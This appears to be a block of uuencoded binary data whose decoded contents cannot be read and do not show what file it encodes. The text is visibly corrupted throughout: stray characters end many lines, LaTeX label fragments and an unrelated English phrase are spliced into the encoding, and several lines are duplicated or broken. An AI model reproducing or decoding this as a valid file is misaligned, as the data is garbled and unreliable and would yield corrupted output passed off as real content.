M%=(!6R/%G!%WD[8"CE'`&>5P1L561F=IGQ61LZR,BE5&Q=J3,RK@C,XZ03=1D)M`W((M\H0E<Y`3F>(U9ZG'^2/\$P?EX\1!:Z%\$[F\$<LK6M/X?OS\6]@:=?^K6GD MK7R`AD'D!NZ%-W?[@!<-GK00V3T*AX2],OE#_D[A:KXJW\$:L]F6]B+/H1U[\Đ $MWV@[90\&O\Z."N7[D_$X[-K^ZY/",??39?U]Y^(8ME,S_Z,L_V9\&KH;TC\#-G2Đ)] \\$ M?;25LZ\LO"*(?(Z^R>D<;Z6>D,YRG@/H7R1T^R%>\$7&=[P1='IFQ%[/`[30+D M1"*KI15TF<GN-)?YS!]8YCVG8D%ZA)X:72@_GE>\$@V?S^Y_S!E&YO!!62)+QĐ M[9MN!6[N'I]NW%;+%OIR'GF;R]JV);IX>+__P+A8J=9.B8X:??OA3:_N,9LRÐ MSJ-;:0L,O.A6BO/H&V&NY[^WG;QIT'?/';TZ.?E\PYO[6;AT1 Y?9''..A&TĐ MU7R\$M^4G@>IKL.\$6 /Z'>OM!'6+J!E# 9HH,L^UGBLSR?<44&0&4+7TRG?A/Đ $MYNT&M4=, "$$47S! &1G-W, T4F>B4&&<S^G'DMH &YCJE7[_A[4) Q[&-2'8@H]D$ $\label{eq:mu'=,T>4*[S/U9QV\#-MRW,V\JGBM_8ZK"KGSI@L!WQ:2.YKT%ZBWFT76B;S"UD)} MU`=,T>4*[S/U9QV\#-MRW,V\JGBM_8ZK"KGSI@L!WQ:2.YKT%ZBWFT76B;S"UD)$ M2_/V:=X1S>N4I'A;DQ1ON^;9'(K7Q:%XWT1Y>`K_/VD74*\S50SJ5::F@TIFD MHRJ+DU5]R:R'U+<U6=7W^F15^A6=5,IW=%(I/]M)I?Q*)Y4RR4Q2[MM9I7QZĐ M9Y7RF9U5RF=U5BG/=*J4ZYPJY3:G2OENITKY\$5"O,+7.J>K[CE/E=LBI<G-TĐ M4;FE=%&Y17=1N3E35&[]4U1N!2DJY7-35,IS4E3*OTI1*:],42G?F*)27IVBÐ M4L[OJL*=TU6%&]]5A9O<585[OH?[DP[WO`ZW68>K3%7A?*DJG#]5A5N4JL)]Ð MI,-]H</MT^&^U>\$NZZ;"U713X1JZJ7#!;BK<#AWN<QUNKP[W+QWNT>YZI'37Đ M(Z6['BG=5;ASTO!^PKPI:4J6]:!>9&J)YI'RC\$AF<+J23'FZ-MN8KLWK@7I>Đ M6B-#]9*K,U0JMVO>@YH7Z*'D2YHV(M_;>RCY/J1]_Z!]7P2UB:F_:>H;4,\QĐ M=0C4,TP9F8;Q-%-],E6X\:#62SN#>DI*FJE2OK^GXCW>4_'LO52-:---RG)5D M+^7[VUZJI\$]KW^>U[T?:=W5OY7MG;^7[7&_E>VE?)2UO7R6M>7V5M.;W5=)ZĐ M58=[1X=[3X?[6(>;V,\PULK\UT_QK@/U!/-NUKQ#H!Z3MCI9\4XZ612%>AIGD $M@WJ8? <= JWXJ31;^LDS% + \]PGJ\]G6!'404\M!W < /4=3K < ': #N8M[#H.YDZFM0Ð]$ $MQG\$-2/T'OJ23\$JL(=E*,`:FK4DB[+5X1C.*<1,\=X\#].4ER;5GIB33!*5/W\D $\label{eq:mf()*)OVHT1D[L-;L;=C1?Y)5TMZY?J_/ZPIX3Z0J1LIYK"K6`PSZW$>,"YO<DER TO THE STATE OF TH$ MC1YO`&7JFD\$+!SK4.:&YOLGK8>W`@'\$J/!ZQ/\$I=BR;4!ER!@+>^TN>=ZFVHĐ M#M9PCFNL`%:<WF"1>DDS6-."_G&D6.OR+S9Z@;_>RGARPT1+NXO+0RN!(`50Đ

M=KN] \ 2DCZ79 < C5XXOK\$AZ\TD6H: TYJ\#HXYJKJKQ^\"*9K!JUI*/.2!: CM],5-\(\text{D}\) M7J,[N+=;W+):#UJJ:P9]!%R"Q"8V^WRE#=YZCDIZ/AXP*[S5M8&@%T6GH*03D MOR8AQ\UK;AI?X_)S>K04@GR-AL:%7`]ZRWNL5TS4/"XSZ0'U18K3%M=7-OH"Đ $MW/AO6U&#-=X&(QT,6@]OO]R2AB!:A;+\"#+MBFAC/OM<#6ZOA^/M!#,)=:6&D$ MXE"DTT1U&M_LG]S@\2[B@NVUF--142K!/KB']I)6H\,=%''_46FUZ?5-TQOGD M6:4X`.;I(NYZDDV2[JB]^\H]<(;!K43+6LH!,O"3`K_5H."2F27FUC94Q:5`D M7ZX/=V>2LJ*70\\SK?X1%W`5GJY7B^HCB9=>(:@;3`@\$T;WB0H90(%\/'9(^Đ MA5&5RH+^D@8/UH5=,Y9;K+\$-C6AJ_W1O?1-\,:*Z9JRTO"[V!A-\8[.@SV%SD M1TV98, JS"UK#R9^)4+"^R(F[O*0J7]0GN:Q+<OTMPKT]POVJYE<math>0+GWRWW \overline{D} M'; W\$?:9-W+LM]SFV^/!UEGNOY7]M@O_#EOLKR_])R_TOR_U\00AO+?<WEO]PÐ $MZ13\&0<M=9H\setminus/O\setminus)RC[?\setminus'TOP_\setminus!R/V3Y_S/![4B*=V]+<'=V)+B3X]NGT'(_Ð$ M8+D7)L?7=VER?'TCR?'EN[U3?'I;.L6G=U+G^/0&=(Y/+[MS?'HUSOCT[G3&Đ MI[?6&5^?`\[X].U=XM/OWB4^_7XI\>F/28E/STR)3V]%2GQZJU+BT\OM&A_^Đ $M[*[QX7_>-3[XPGAGTX(_U)"^,M3X\/7I<:'7Y^:'_Z#A/"[$L+O3P@_NUM\D]]$ M^*IN\>']W>+#;T\(OS,A_+Z\$\`]WCP__9/?X\,]WCP_*2U>WHL2W`/3X^7WĐ $M; M]Q')?F1$?_OX$]R][Q,M[38+[!<M]B^7^:X+[B.6^U7+WSHSW'VNY;[?<Đ]]$ M39GQZ3_:,]YM](H0_Q6]XOV?2W#?T3O>?7'?^/9U]XUOW\:^\>W[<D+XMQ+"Đ M?Y@0?G`_<6=;_E/ZQ?LW6.YS+/\;\$_RW6^[EJOT2_,\[.=X],\'MLMQJ/KW*Đ M<G?J+>Z5">%OM]Q]T\7]H.7N8H5_WG*G6.YW+/?'/6,5_M=;LQ+]T?J3OC_0Đ M]1R/6'PRM\$9+43)\1HK^9/",3+.2P3/27B7#9J,,,6Q&IGO)\$-G%AA@B:S3\$Đ M\$!E] ! B-#9*2?38; (-AAB@*S=\$`-D=) D\$&2#[P."+HLQO@1>2(2.;&"#+M(GAĐ))M,>3!AL?H0J@99+@). `OHLHFAKU_9Q-!7FTT,?=UF\$X->]"0C0UYTH2<9\GK;D M)H:[Z\$)3,MBUWR8&NVA90P:ZZ()?,LQ%5S6'*#\[/_Y-NE@<3TWS,OKB#[P!Đ MN)(,<-GY,C_S*;L8\'K&+H:ZMMK%,-??[6*(ZS]V,;R5GB2&M@8DB0&M^Y+\$Đ M@-9326(PZ\TD,92U,TD,97V3)(:QZ.6!#&)E.L0@UFD.,80UT"&&L`8[Q!#6Đ M,(<80CK/(8:0)CK\$P)4'2`:MLI+%D-5YR6+(:G:R&+)R)8LAJRW)8KCJBV0QĐ M5'4P60Q3/=E)#%*]V4D,4FWK)`:IZ+V.#%(=[B0&J6R=Q2"5& @W8`UP.[43Đ M<\=P#7VMH?IVYDMES8WT10?X\$O\3X*G&+"*.,6\U8-.,6\UL\,,,5VURBN&JD M]YUBN.H3IQBJFMR%+^`U+P7^"UC9A2_S-6N[B.&J)N`W9%BK"_=S,S]%#%E-Ð M`GX']*;PI<-F'?`(U1-HLQOFIREBX.J+%#%P]56*&+@Z0%\0@\$=3Q+#5R5W%D $ML-657<6@U:U=O:^5?:8D^U8]4L5P5=]4,5R5E2J&JY(%<-5(U+%8-645#%8D)$ $\texttt{M[BX\&I} \times \texttt{SN8G\#JVNYB} < .\texttt{JZ[F)PJJV[\&]KZ=W} < \texttt{Q,$6+<S(HU2U-\#\$J5IXE!J6EID) }$ M8E!J:9H8D#HG70Q'D28;&88*I8LAJ'^DBV\$G6X88=*K)\$\$-.=1EBP.F:##'8Đ M='.&&&I:DR&&FE[+\$`--KV>(8::1/<0PTQ@@QIPY'CB7#!+U\$\$-,_AYB8.G:D M'F)@Z1[@/#+T!*PG0TX]Q.#2FSW\$X-+GP"9@9SRIYI/!I4PQN#0"N)C:/5,,D M+15GBL&E69EB:(F6_61@J3I3#"Q=G2D&EE9FBF&E!S+%L-*CF6)8:5VF&%8ZD MI:<85CH5V\$KU[BD&EF[I*8:5[NLIAI6>`5X/?![X:^`KP!N!;P%O`NX`WDS]Đ M\$'@+]4/@:NJ'P-N!WY*A7&`*GAQW`N<#[P8&@/>0`2C@O<![@?<!Z8F*.<M<Đ M#WP8^"KP\$>`NX*,D/R!6YR8]*1\'.O`\$>8+D#/PCM3MP+?4KX),D=^!35"_@Đ MTYO^<\`-P,_!/)%?@L\"_\`C>2'/%\`>8X,5\`\$W\`9\"/D\&JH\`O\,_L@_F(^C&PĐ M'7@C<`N-)^#+P#N!KP#O![X./`)\D_H+GNAO4?K`MZF^P'>!?P1N!]*AE`^!Đ MF_N`78!?TS@'[@>>#/P6.`1X\$#@)^!WU+^!AX%S@\$6`3/9F3,`Z!=N"]0+SMĐ $MF(\+.P/_{+}'0"_{PI}, =+WH6Y) < M".OIK+03NBY*=42E\]O-WS/N-1:487]E5D$ MN&_L*EQ^DN(5)2G>;,V[7/.NT;P5FK=;_ZA>;T=BM?/H7B#-6^HYA5JWFC-D MFZAY4S10IN9=HGE5FE>G>0LT;XGF7:-Y*S10E>;=IGGW:=Y#FK=.\S9H7K0FĐ MO:)Y[VK>=LW[7/.^T+QO->^0YG5*5KR49-U^FM=/\P9KWE#-*]2\T9HW4?.FD $M:-Y,S;M$\ZHTKT[S&FC>$LV[10-6:-XJS;M-\^[30(<T;YWF;="\=LU[1?/>Đ])]$ $MU; SMFO>YYGVA>=]JWB'-Z]1)MU\backslash GW7Z:UT_S!FO>4,TKU+S1FC=1\backslash Z9HWDS-Ð$ MNT3SJC2O3O,6:-X2S;M&\U9HWBK-NTWS[M.\AS1OG>9MT+QVS7M%\][50.V:Đ M][GF?: %YWVK>(<WKU%FW7V?=?IK73_,&:]Y0S2O4O-&:-U'SIFC>3,V[1/.JĐ M-*].\Q9HWA+-NT;S5FC>*LV[3?/NT[R'-&^=YFW0O';->T7SWM6\[9KWN>9]D MH7G?:MXAS>ODU.WGU.VG>?TT;[#F#=6\0LT;K7D3-6^*YLW4O\$LTKTKSZC1OĐ M@>8MT;QK-&^%YJW2O-LT[S[->TCSUFG>!LUKU[Q7-.]=S=NN>9]KWA>:]ZWFÐ $M' = *\3EUT^W71[:=Y_310L.8-U;Q"S1NM>1,U;XKFS=2\2S2020/J-&^!YBW1D$ MO< X7FK=*\VS30/LU[2//6:=X&S6070%<T[UW-VZYYGVO>%YKWK>8=TKQ.Đ M*;K]4G3[:5X_S1NL>4,UKU#S1FO>1,V;HGDS->\2S:020#K-6Z!Y2S30&LU;Đ MH7FK-.\VS;M/\Q[2O\$V:]Z+F36CVN_AX?F.5G(%W-];7TTGQVH:L@-?=V.`)Đ MC,X:5(7&F![KZVWPT.'U2G]S4]"W>\$36]!IO5F-SL*DY*\?S\$;2A,9@5:*ZEĐ $\verb|M0^Y5C?XL5X/+MSA0&T@Q4L9F!1N#+A]E.: @9&06"_F8W$2*0M=\#KMXP\#>/B\D | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | + A | +$

M.OR9Y>%-,CH@/P@IE/C]2'%A#9L`\"^N;:@FGVIO\$(DAKWJK1@UL!\#G"@2SĐ $MO+1; %1]QH:LV2#&I<!UX![Q!]J8DO(N\setminus[F9.,Q!T!9L#E%L@Z&UJH@#UC1Z\D)$ MY@[+'GJ6M3N2->"<K!S#/7JVI]'=7(^\$`V+[0!(,S+9.Z,_V>`/S@HU-LYOXĐ MP/_L!9X@V5*H\[J#1&=S*_ACR!'NIB9CD'N0.WM0@%'1PXVA@W**%QE97>*KĐ MX-&[A\@WWJLZIG;N9K\?I03M][H\9\$>!]O]2C/&-S3X/BW&A'V*D2K-LAW@YĐ MH4&>,]&5)TR/2]?E\S6Z79QTO;>^T;\XQ9C<L,#EJ_5D-;G\KGIOT.L?D))%Đ M^X99`V*JIFPRL#00SQLKR1\$I7#7):\$"*L7)W[LK1J^^==\$/OQL >K7ZP[,''Đ $\texttt{M9_9N[SOZ@EO^/N?EWJD'7QS\backslash ZR\&O+[OC_I*;KJK^4Y_:GC=-F_OAOT[M_.S/Đ]) }$ M?_OY105_/O)NJV7@8+4MQL#!WLTEAXENN;*GD19Z,(DM"[2?/X0L#[2/'4Z6Đ M"=K'Y=!9?E:3;6R>43<D:@.`U5\$/M%QY@/3)24.P`WWR.F>X]`!IB2.IEA?ZĐ $M1+7$D3-M1.P>Q)E*^CE7G(/46?UUU-5YEGY\K,V"DL/A&8<K$+P,!6QYOD_TD$ M., #N][5&?6SY0IO2EJVRQYEF2"<]0/2R\)2IK(278'9@/>U&[1[EH--3FT0/Đ M?U]9G5%GJXN-.OWX48]0?22JI=_L;-G4IRRVWK3!4G=I7,VTRGY<XX9VLE[WD M3LL^PMJ.FS@<H0##Z/C,,Z18U_9,]/S`+GU^@'7[R:=]6:]=?%AJ2"2T*U:[Đ MCAHK5,W:^FN/Q.@&6JG\$%&L]%VO]D:C"?ALY6'"DL!\15T;+H:C"/B=)BL'KĐ M6:UZ&9649#BD-6)RJ4W6H[V":/8E1=9?:I\5(:)),9C\6\$%SF?84??DCI#O[Đ MRR-*8=_***@R&MX::>(839R1CS,*6AG-TSXK0O.LC((JHZ#VY(R:.*-YDE&8Đ MVXJ5=XG8,S0<6:OB\$7&LPCX5BQ7V]V0?VU^1AY<<+F,ERX0!@XZ45'*X_?P^Đ MQN[5?&PZE5NXL?DR.JJ1&GN@8@W+9XW5;78>=V2VK9\$Z57`G=98=.SAC,J+!Đ M:8U3/3A/5'1G1<S@-/3)C]2R^,')'>R1(U%;*.FDT9E>'BZ;RHJK'0ZR6RE6Đ M:#GK^\$MD:XA&8T_GV+TZB+WGLK!\$M28\$]`UG>>+X_"'"<1XK'*>1ORE<NC=&Đ MN30]1KGT`D,187D,1:Q5"^KDSD31-H<H:]%&AZAHD6VC/NS[C*&4SOZJ?4FRÐ $MO=B7;BGOP90=5<Q@JB^H[DR=JM5"IX/JRKQ+-(\,58A*FFE3*FFK;*JD#VMJÐ$ MLTV5^36;4C#;:E-E_@Y4?U9C.MFN8HRT*V6R<5I]=&&2XEVM5450!N7D4MV1Đ $\texttt{MI&I})\texttt{M} \setminus \texttt{!}) + \texttt{3]}) \\ \texttt{4} \texttt{NG1} \texttt{W"HE()} \\ \texttt{45:352+I42\#'*H\&!<Z5*M=[\$\#I!;704\text{H=JM};!\#D) }$ MM=K=#M5J3SM4JSWG4"WT;X=JM?]H7J966\W2:JNYR:H>9VOU5OIL(ODVDB+`D M<16]2-&5QK4RT46*7M2[E*+79!"%"8I>%(?"U^(/]U)<,L%6YO('O!<V>?U8Đ $\verb|M@P58WVNUS>C@+\O2]] IKZ7NE6ZI=; VO-H5BS: Q6NA1<V!5@UB8J9H) I$ZD2TD$ M5 LHV*PBU=NRZD8J6J3C%!C?V%3K]<2IPY09<LTG]5]+7XB5B+SU3=."?MY@Đ MC`U.Y^C^(R05C)YGE#J6H*3*DVFI6WTF!90I\C6+MMK.(W&*/)03/=/>Z17-Đ M*=-2:R(E),05W:=802;\$'8?*QBL,T>-RJ"B8D#8/S?BBS4,*0>N/'\$\A2.GWD MQ"9%NYW;DW1+K#GR/2V!_[>)J@J5<GEBM8GYR)&\$^BB=HJE6(FH/7ND4J3WZĐ M:RRWVI/?8+F5#L\$["?Y[+?>=EKN'U=GNL=RG).C\E%KN^RS_60G^5UEN18-PĐ MLRV^O`\FN-^PQ9>_KSW>__P\$':`K\$W1^;D^*K]]32?'U^R@I/CVE(Z3R.]T1Đ M=E"E6D5_-)?0IOW/#;Y]A?^6&89)TPK=`MG?D-L?!QMRZV.V(;<^DD4_NO7QĐ $\texttt{M;\$-N>:3!S+<[\&G*[(]VR3;<Y7F_(;8ZTB4"W-SYAR*V-[8;<VO@1\$1=(HYMNĐ)]) }$ M8>QCD]L7!]OD]L4<F]RZ.,TFMRW29CW=MCC/)K<KDAH:W:Y(%G_H-D4Z,D&WĐ $M*=(CGVY3_)M-;E/<99/;$ \$^UVN3TQW2ZW)M(HIML2"^QR6^**=KDM<;9=;D=<\(\partial D=1) M9)?;\$:^TRZV(U]CE5L1_V.56Q"_M<AOBS"2Y#;\$Z26X_7)`DMQ^N3)+;#W^=Đ M)+<;WIODMQH^D"2W&FY*DEL,7TF2VPK_7Y+<3DA3`MU*^&62W\$I(5C3I%L+AD $\texttt{M\#KF\$L-@AMPY>X)\#;!MT.N6W0=,CM@C1'T.V!ZQUR:R!M/="M@6\XY+9`VDZ@D}$ M6P(=R7)+8-=DN17PC&2Y%7`\$W=D-S\$F66_]*DN76OSG)<LM?-9!N]Z-G\$-WNĐ M1*4NF6S22B9#.)J!0*8?\$R;8IWKN:-T[S7-6^KYM&@%MXI=L6;I'E3-6^IĐ MYH4T[]>:UZ9Y=VG>O9KWA.8]J7G/:]Y+FO>FYKVC>1]KWF>:]Y7F?:-YMB3%Đ M2TY2O`S-ZZ5Y`S1OD.;E:MY(S1NK>26:5ZYY,S3/I7E>S9NO><V:MU3S0IKWĐ M:\UKT[R[-.]>S7M"\Y[40.<U[R7->U/SWM&\CS70,\W[20.^T3PZ6&2UGT.WD $\label{eq:mg^sutkp} \texttt{MG^;UTKP!FC=(\W(U;Z3FC=6\\$LTKU[P9FN?2/*_FS=>\9LU;J7DW1.-6NCW>D)} \\$ MJNJ:VKIYOOJ&QJ;Y_D"P><'"18N7R/>=T5G1[T[T16^@UY6U@)[C*<?WKZ5'D M>HH!TFC"`B\$W+[]@9&%1\:B<L>/&3RB9J%8.\F&.O_ZT[!W86KJ##\$1&2@^7Đ MATMW\%L*F1A1-'DPD;9N4VA3\V#E++,L692SK<HR%3QMW9;0R\%AD=*=\$HI,Đ M4D9*]UH.O"M%Z&R>%3B<WCKCL\$JP99.#WHX<?%#A/%X5DY[X2*;(;.]DINBIÐ M<@%38T'E,\$4WW@]CR@5J,%,-H*8Q=36HT4RMI"?9<=?;MUINZTG*Z^VN1G2]D M_3D_W^+7VQ2'PMR\$_R]&;^8.!#VC1]>[FL:XL<C-&CH\:O9X.%LY]7N'<Q#KĐ M,V&C?PP[FURU?BL*FW\$-QD0\-PO_1H]NI!4\(EPZA]?PL>6/_F498D"9SFQ\D $MJOPH][`6\B^@F'-_X5V,SL0K85J//],;O(NP'/7&*/!-2JCG:GZ/(;//\G<_\D)]$ $M/1L,>0:3G@$]@^<8<M,QO:_R3<>&/(OI&3!`/P,&Z&?``!X+0VR*-]RF>+%VÐ$ MJS=S?N'2PYO'LG#\$<06?.Q*BLENM_A+M5L\WCF^W^E3__3'MEL=L[CZ/IO4Đ MORV;U'";I"*;;2VR1E@-.%@WX&#=@(.YL=9JWGK-L\9W'V["U-:2`V3]NW1_Đ M>,;^%?;E)5^'2P^,MC6/,*_\V@B>2LQQMN4E_R+N6%OS22TE^^TM)0?LYI7_Đ $M,II?VUS"R_D]SI.WMFP_VCIC;[AD;VO)KOQ-+5?N,M)NWW1\,^+4W&0/.O:PD$

M4NR8POK0&)4@#HI#8>91EE%Q6`,G.@2&G,FRZ&-T]!<KB]U*%MUC;(C[:L2MD MWF3]-8&801^34!X255),W499?7\TK3>!9ULB&J9%-\$R+:!B+XPW->UOS6\$0TD M^<;,J#0#DGY\)<]3]%+M<1YOQE)5CYVQ8FV";S5H)1W?NA2'PM!D-3%AQIH[Đ MW>_UCK%(3%]T.*PV&/AQ9['A.3R1T11T^@/D)#]UJFP<S5AE#8T>[W\$D1'4BD MU<]8"?W&LB=.][Y3-7]K22A'2RB'I4%?I877QZ9X<=;S)SGPY'+*DZO\$Đ M*0\K2KKAN`(:8`DC5D"QLQ&6_WCEB1<0Q:\$P-*7Z?D(!>1L\/W"N^S9NKDL4Đ MSH`.A\$,ZIE1'N@25ZDFZIB2<D5HX([5P1K(@TFV*U].F>-8,-Z2U=)M:1(1+Đ MMUF&3YH'\\9,Z;9PN:.BSL8VLRU/T+MKR.;+9/SDOYRV[#Z[6O-L4VN>U.B:Đ $M)SB=OA];"Y8*Y66M?PR=*J]\FD\/SX@)<VR^]-Z^.Y?R(U-HQ^;W1FAK<):.D$ M\$+O*2J_H.,=!Y!43@[:EG.6Q>5Y!>9))@-A\$\$NH1C<%E2`0]GB/CN:\$7:.\$MD MBON_XQ6I+F&1:(5+VT@&:091:^H`](7>61%;VM?14?:<3L*+;<:\$*M'&Y.XOĐ M#&K&U/B<*.)QJK0AIDK[8AL_KGX<N'EX;#K'5">:,*V)O<>TI57==`AS4'Q-Ð MCA'.AW:N+O>:P[JZ";UF`P+M_@WWFKW'ZS73.^B9T6X;5^+@Z2*#:/,FR&`*Đ MY3>,=TEWE760'ZWQ9W4D?U7W8W)DJ>M0Z15U1F(=WR4;&&3"XMB>>;R.EK:,D M>^F,U%:ZT^18><7WV,0B)?;2CL1V^'ABHR7KGN\;[\$E4)=J2^>\$32-JRM;I*Đ MD9*=9<?0I330AA_;,X_7_8-SC\G8JJX3PCPMOB:)PMDS9D]6_+!-[#)[^DF#Đ</pre> M[8@1,MBMZ=:3,M6@0VBU_*2D%SP?+V_H4^\$OF9H!JIHILK(R6;_"R>)GL:%>Đ M^NAE3E[ZR&"FO/3]5OL^HM-[R5"OCJ_K]&C/<2ZG]YE.Y2N=QV&='GV2DG!9Đ M-I5>H4V%&VM3N?W<IE]`;2HN?7Q<Q.'\.MPB'6Z93N5Z'>,.'>X>.@@L]:#SĐ M1TP]IWU?UV79J7E?:Y[3KGC=[2JW?G:5VR"[RHVVW:1=Z.Q1@'W)"HRT4*6.Đ $M4:_3"^CTKM*I1+3037959IJ>I,R/:=]G[:I\;VG>)YKWG5W)G$[@2@DRDU2XD]$ MODDJ7_K8):7*25(E&*_#522I].8EJ;H%=7K+=-SKDY14;]\$IWZW3>U+[MNOTĐ MWM-Y?*QC_\$.G=T#'[>%00%,<20IT<DKBDEZZQ*4/3!)C@08E;71IOPJ':C^OÐ M]J4M2BG+"LV[5?,>U_ENT+Z;=&ZOZMQV.52[?.50,C_@4"U\$IYDE;K=D%;=OĐ MLDIY8+)*)5^'H[T\$*?/89%7FZ=K7G:S*MT#S0II'FMWSC_L)YC'X#C\$,PSI@Đ M>\SKHM-&"_GX]3+%X<\OP"4_X7JYMB'@]<OG@2%&1W]9ABR9M\4NF=5F:LP7D $MLG9ZDZ:S1/25@\X2E1AREJB4T@&2V@&=(6H\#KJ0S/(:<)7K6D+-$=);R!KN<D$ MG:0S1/2IALX.Y0)7V>5,Y*UTY@9X&W`[\#=TQL@F9XGHUA4Z2^3`J+\+V&J7Đ M,T2T^*8S1"_;Y0S1J\#[@71*_R'@UW8Y0Y26)&>'S@:N`5Z6)&>'W,`_T-FIĐ M) #D[]"AP'9`L4*VGLT%)<F;H?(><%9KCD+-"M!U"9X5^Y9"S0O<ZY(P0G=-XĐ $M"7A6LIP-FIHL9X-\R7(VJ($V]X'7T88^G=$"OF&]OXS6[R^C]?O+:'Y7F613D$ MO*DVQ8MYN23U->O1FO"*Z32HMU_"@Y'._1[_9?,,X\17MNW!_[L[N"&,PM!+Đ M6O@G'#R^QH5>_URY"_%_^-+9PQI!OXKYKMGABRC5-?%%](TD>1%],TD.(6^UĐ M#C^=IP5YGA;D>2PTZO;"R[\$17E20:I'VV9P_DU+(E<<5EE+D4'^)PB)[<0\EĐ $\verb|M"*N7| 2QB_C & ZG=O_S-4\#[13_8\#?V! 00M\#[Q-]*>C5@8\#HM\#'5F4X; 4[TWD] | 2GB_C & 2GB_C & 2GB_C & 2GB_C | 2GB_C & 2GB_$ $M6!N*$[2`)F@!36!AT)I->`-MBI=P"6(X/7_3V1EI-V^2;S@=R>=GQHF_W!SD $M_R<2Y/,S2S[T.>K>GU^{[\#/W6"F=<X/%--M01,N7?P]/7DJZ&:WV._9L;+[D.]}$ M60>R&V3)#D\(D]HDSY+=9"V[R5IVDUE.8VR*=[Y-\>)D9QSONW\/X\3CB90)D M'DN05P]+7F0^X_[_0_*:6[J8/W;^#X75X9CJT8%<EEIR(8L\$5/<62RX7:+E<D MH.5R`<M@H\$WQAM@4+W%,9="[7BJ;M@>G=9*CM<QYPBM&LXT3/Z\VX7]U@LBRĐ M+9'17/Y2@LA.V-C?X T#V H%U=9**VYC;UFCY3*'&G&3Q<G3B[38U2"5?PCIĐ M40#[6[Q!AF%2NPRVOE!/TV*8IL4PC9N<;+P*SV%3/+6'T+*I[_'F,LO\RW&WĐ M"6A#(G%537\$H#*T>)_R4VP23`PVUOO_=1D'B6*`Z)8Z%5=8VP2W6ALYJ2PBSÐ MM!!F:2',ZJRV"837QZ9X42\$X_UM"F/13"D&F_O^:\$!ZRA/"P)81'+"',T4*8Đ MHX4P1PMACA; "G`OAI/ZWA##EIQ1"*2]M_VM">-P2PAI+"\$]80JC40JC40JC4Đ M0JC40J@\SE+XF#<:!^M+/\A+8UH6'/^-9I!QXD78FP;M[\6+B^*HS?R?<ONLD MDC6#_S<;:,<^Q`=U(*Y,:PNMI_5*W\MZ!:W6XJK6XJK6XJK6XJH^]B%^OO-XĐ MJZM,X\2K*]K<3MQHSK0\$07TM\!,*(E"[Y(<NI>IZQL@A40B9'0CA;\$L(8^C[Đ $M!/^<2P@^+02?%H*OL]K'%%Y/F^)9^YC%K:6OA4M?LT8-W>4(=[FC=<:!]I*CD$ M-CJ]%?U@WWP176\WXX#F\C9):LPVB:2SO.1HVKK2HZ&7@^ET-X1.>\N>[G05D MAO6AOG7&EG#)%N2XY];\EX-%[25?VB(SOK1.U1TH3ULWXVB%[\2]=LPWBMT?Đ M`W?33=H4-%*ZS]IRF\$&W/MCW5,@FQFMJ\$T-YTP[2B/:23Y'1ISJC.KAV5'24D MRYZK]CA59`H=W>G9E[C%\UK,%D]N>\E[MDCI>]PVX9(#9=08Y9\$9;W><2=\]D M)[670&5\$2MXJDQW"A"\Q).(_\FPUU%`?/L\WU\$=34J&7CZ9DH-/:#@"U@*E?Ð M&NJCZ:.&^ABZSB"E&J)(\$:!!;TW(1W\$ZP6-]%->?^?O;5(QA>J.A0&\JG*<WĐ M!DKTED.9WFA81%-9JE.Y75,=#7M2JB>EI=@5>NSGV(H./L=2'`I#VM97_-_XĐ M'!NK=Q7]RS)DX+\6.P\$KJ\7ZVZLZ[\\$/U.E^>3'K99U+829_M&4VA:7[OVG6Đ MF#06X_%YJX)Q)S1HE&P6,L,Z7)*@>1?5;WDCH4UIZJ&-LQ<MWL76IUTR9T5/Đ M43)G15^P9@/I>3&'S!898M:*="80IT^FP\$H@;9V1F202A_0"Z1*#*C*31'V/Đ MS"L980[J+4/,7]'&F8_,\$AEB_HH.`9+YJS-L80[J+)N80;H4&*#T@4%*']ALĐ

